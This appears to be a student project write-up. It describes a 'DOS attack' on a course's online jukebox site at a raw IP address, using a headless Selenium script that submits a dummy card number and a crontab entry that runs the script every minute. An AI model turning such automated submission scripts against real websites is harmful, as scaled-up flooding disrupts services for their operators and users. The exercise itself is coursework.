

Online Jukebox + DOS attack using Selenium + Crontab Job

1. Online JukeBox

Online JukeBox Address : http://54.183.211.190



Online jukebox is a simple system hosted by AWS. It brings listed song's youtube videos after selecting the song, entering a CC Number then clicking the submit. Simple output looks like below:



2. Selenium WebDriver

Selenium is a tool that is generally used for automating web applications for testing purposes by using a webdriver with programming language or SleniumIDE. Also by using selenium, web-based tasks can also be automated as well (see: https://www.selenium.dev/)

In this project, a DOS Attack is conducted by using the Selenium Webdriver. The Python Script below automates the online jukebox page and saves the result page's content into a .txt file.

```
import selenium
from selenium import webdriver
from selenium.webdriver.chrome.service import Service
from selenium.webdriver.common.keys import Keys
from selenium.webdriver.common.by import By
from selenium.webdriver.support.ui import WebDriverWait
import time
import datetime
import sys

PATH= "/usr/local/bin/chromedriver"
ser = Service(PATH)
op = webdriver.ChromeOptions()
op.add_argument("--headless") #prevents browser opens every time
driver = webdriver.Chrome(service=ser, options=op)
driver.get("http://54.183.211.190/")
driver.set_window_size(1133, 1025)
driver.find_element(By.ID, "song").click()
driver.find_element(By.ID, "ccn").click()
driver.find_element(By.ID, "ccn").send_keys("1234567")
driver.find_element(By.NAME, "submitb").click()
res_file = open("DosResult.txt","a")
res_file.writelines(str(datetime.datetime.now())+"==================
====================== \n")
res_file.writelines(driver.page_source + "\n")
```

3. Automating the Python Script by using Crontab Job

We can call the python script and run it every minute by following command:

Crontab Job

```
* * * * * /Users/bekir/anaconda3/bin/python
/Users/bekir/Documents/NPU_Repo/FALL/CS522/SELENIUM/DosAttack.py
```

4. Result

After the Crontab Job runs every minute, it saves the result page source code into a .txt file with a timestamp. The file looks like below